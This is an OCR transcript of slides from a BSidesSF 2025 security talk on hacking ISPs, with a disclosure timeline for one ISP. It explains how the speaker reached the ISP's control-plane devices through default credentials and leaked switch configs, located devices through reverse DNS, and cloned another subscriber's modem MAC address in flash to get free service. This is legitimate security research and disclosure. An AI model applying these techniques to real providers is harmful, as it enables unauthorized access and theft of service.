
BSidesSF 2025

Adventures & Findings in ISP Hacking

Ian Foster

$ whoami



Ian Foster

@lanrat on social media


https://LANRAT.COM

- Offensive Security Engineer on a Red Team
- Run the BSidesSF Network
- Run my own "hobby ISP" for fun ~~and profit~~
- Run historical DNS database at dns.coffee

ISP 1

"PigSpleen"


It all started when the internet went out….




	Interface		Source	Destination	Proto	Label
⊘	WAN	→	95.214.[redacted]	157.[redacted]	tcp	Default deny / state violation rule
⊘	WAN	→	95.214.[redacted]	157.[redacted]	tcp	Default deny / state violation rule
⊘	WAN	→	154.81.[redacted]	157.[redacted]	tcp	Default deny / state violation rule
⊘	WAN	→	154.81.[redacted]	157.[redacted]	tcp	Default deny / state violation rule
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN
⊘	WAN	→	192.168[redacted]	224.0.0.1:5350	udp	Block private networks from WAN

- Lots of dropped inbound traffic on WAN port from RFC1918 private IP space
  - Should not be the case on a well run network
  - RFC1918 IP space is not routable over the internet


Typical ISP Network Control Plane



This ~~Control Plane~~ Network



This ~~Control Plane~~ Network




Control Plane Network Scans

- Scans found many snmp, ntp, ssh, telnet, and web servers for various internal devices
- Could even route to the internet through the control plane!
  - Free Anonymous internet?
- Identified hardware by ssh/telnet prompts and HTTP server responses
  - Tested default credentials
    - Some worked!
    - Some had no auth
- SNMP Scans
  - Bandwith
  - Interfaces

Configs Configs Configs….

- One switch allowed guest read-only access
    - Guest user can create a backup of entire config
    - Config backup contains admin password!

- Found forum posts by an employees of the ISP asking for help
    - Publicly posted entire switch config
        - Contained Passwords and password hashes
        - Firewall Rules




[redacted]

```
aaa.1.wpa.1.pairwise=CCMP
aaa.1.wpa.psk=[redacted]
aaa.1.wpa.mode=2
aaa.1.wpa.key.1.mgmt=WPA-PSK
aaa.1.status=enabled
aaa.1.ssid=[redacted]
aaa.1.radius.macacl.status=disabled
aaa.1.radius.auth.1.status=disabled
aaa.1.radius.auth.1.port=1812
aaa.1.radius.acct.1.status=disabled
aaa.1.radius.acct.1.port=1813
aaa.1.driver=madwifi
aaa.1.devname=ath0
aaa.1.br.devname=br0
users.1.password=[redacted]
```

R [redacted]
6 years ago

[redacted]



[redacted] issues

[redacted]
just joined
Topic Author
Posts: 2
Joined: Sat Nov 02, 2019 12:19 am

Sat May 09, 2020 12:30 am

I am having issues with a IPsec VPN. [redacted]

Code: Select all

```
ce pool-prefix-length=64 prefix-hint=::/0 request=address,prefi
/ipv6 firewall filter
add chain=forward comment="Allow Established" connection-state=
add chain=forward comment="Allow Related" connection-state=rela
add chain=forward comment="Allow ICMPv6" protocol=icmpv6
add action=drop chain=forward comment="Drop the rest (inbound)"
add chain=forward comment="Allow outbound" out-interface=bridge
/ipv6 nd
set [ find default=yes ] advertise-dns=no advertise-mac-address
managed-address-configuration=no mtu=unspecified other-configur
```


Physically Locating Devices with DNS

- DNS PTR records are used for reverse DNS
  - IP address -> Domain
- ISP ran a fully recursive DNS resolver for customer use
- ISP's DNS server also contained entries for devices on their control plane network
- Can query for each control plane IP to get its internal hostname
  - Revealed physical location
  - Type of device
- Can be used with traceroute to get a rough idea of the topology of the network

```
$ dig +short @NAMESERVER_IP -x 10.17.23.212
LOCATION.core.pigspleen.net
```

Getting Free Internet?

- Auth done by Modem MAC Address
- Modem has a SPI flash 4MB
- MAC address stored at offset 0x24 in flash
- Change MAC address to another valid user?
  - Can be found by ARP scans of control plane subnet
  - Or query control plane switches for user modem's MAC address





```
000000002D 5A D2 A5 02 00 02 00 00 00 00 00 00 00 00 00-Z..............
0000001000 C0 00 00 00 10 00 00 38 00 00 00 00 00 01 00........8.......
00000020FF FF FF FF 00 1E 6E 03 69 C5 FF FF 52 33 41 30......n.i...R3A0
0000003031 37 36 30 30 31 2C 32 30 31 39 31 31 31 33 00176001,20191113.
00000040E0 85 31 63 00 00 00 00 C9 F8 00 00 00 00 00 00..1c............
0000005000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00................
0000006000 00 00 00 30 00 00 00 40 00 00 00 5F ED F9 2B....0...@..._..+
000000704D 61 78 4C 69 6E 65 61 72 00 00 00 00 00 00 00MaxLinear.......
0000008000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00................
0000009000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00................
```

Signed 8 bit: -59
Signed 32 bit: 1392508869
Hexadecimal: C5
Unsigned 8 bit: 197
Unsigned 32 bit: 1392508869
Octal: 305
Signed 16 bit: -59
Signed 64 bit: 1392508869
Binary: 11000101
Unsigned 16 bit: 65477
Unsigned 64 bit: 1392508869
Stream Length: 8 − +
Float 32 bit: 5.497539e+11
Float 64 bit: 9.199828e-72

☑ Show little endian decoding
□ Show unsigned and float as hexadecimal

Offset: 0x29; 0x6 bytes from 0x24 to 0x29 selected





Disclosure

- August 30th, 2021: Emailed support with findings
- September 7th, 2021: Sent follow-up email
- September 7th, 2021: Got response informing me that this has been forwarded to the Network Operations Team
- October 17th 2021: Sent follow up email
- December 12 2021: Sent follow up email

- April 16th 2024: I run into lead engineer at a local meetup, inform them of findings again
    - "We don't care"

¯_(ツ)_/¯

ISP 2


Sonic


Sonic ONT

GPON: Optical Network Terminal


Adtran 411


Gigabit ethernet & VOIP






Identifying UART





Saleae Logic 1.2.18 – [Connected] – [12 MHz Digital, 6 MHz Analog, 5 s]


Adtran 411

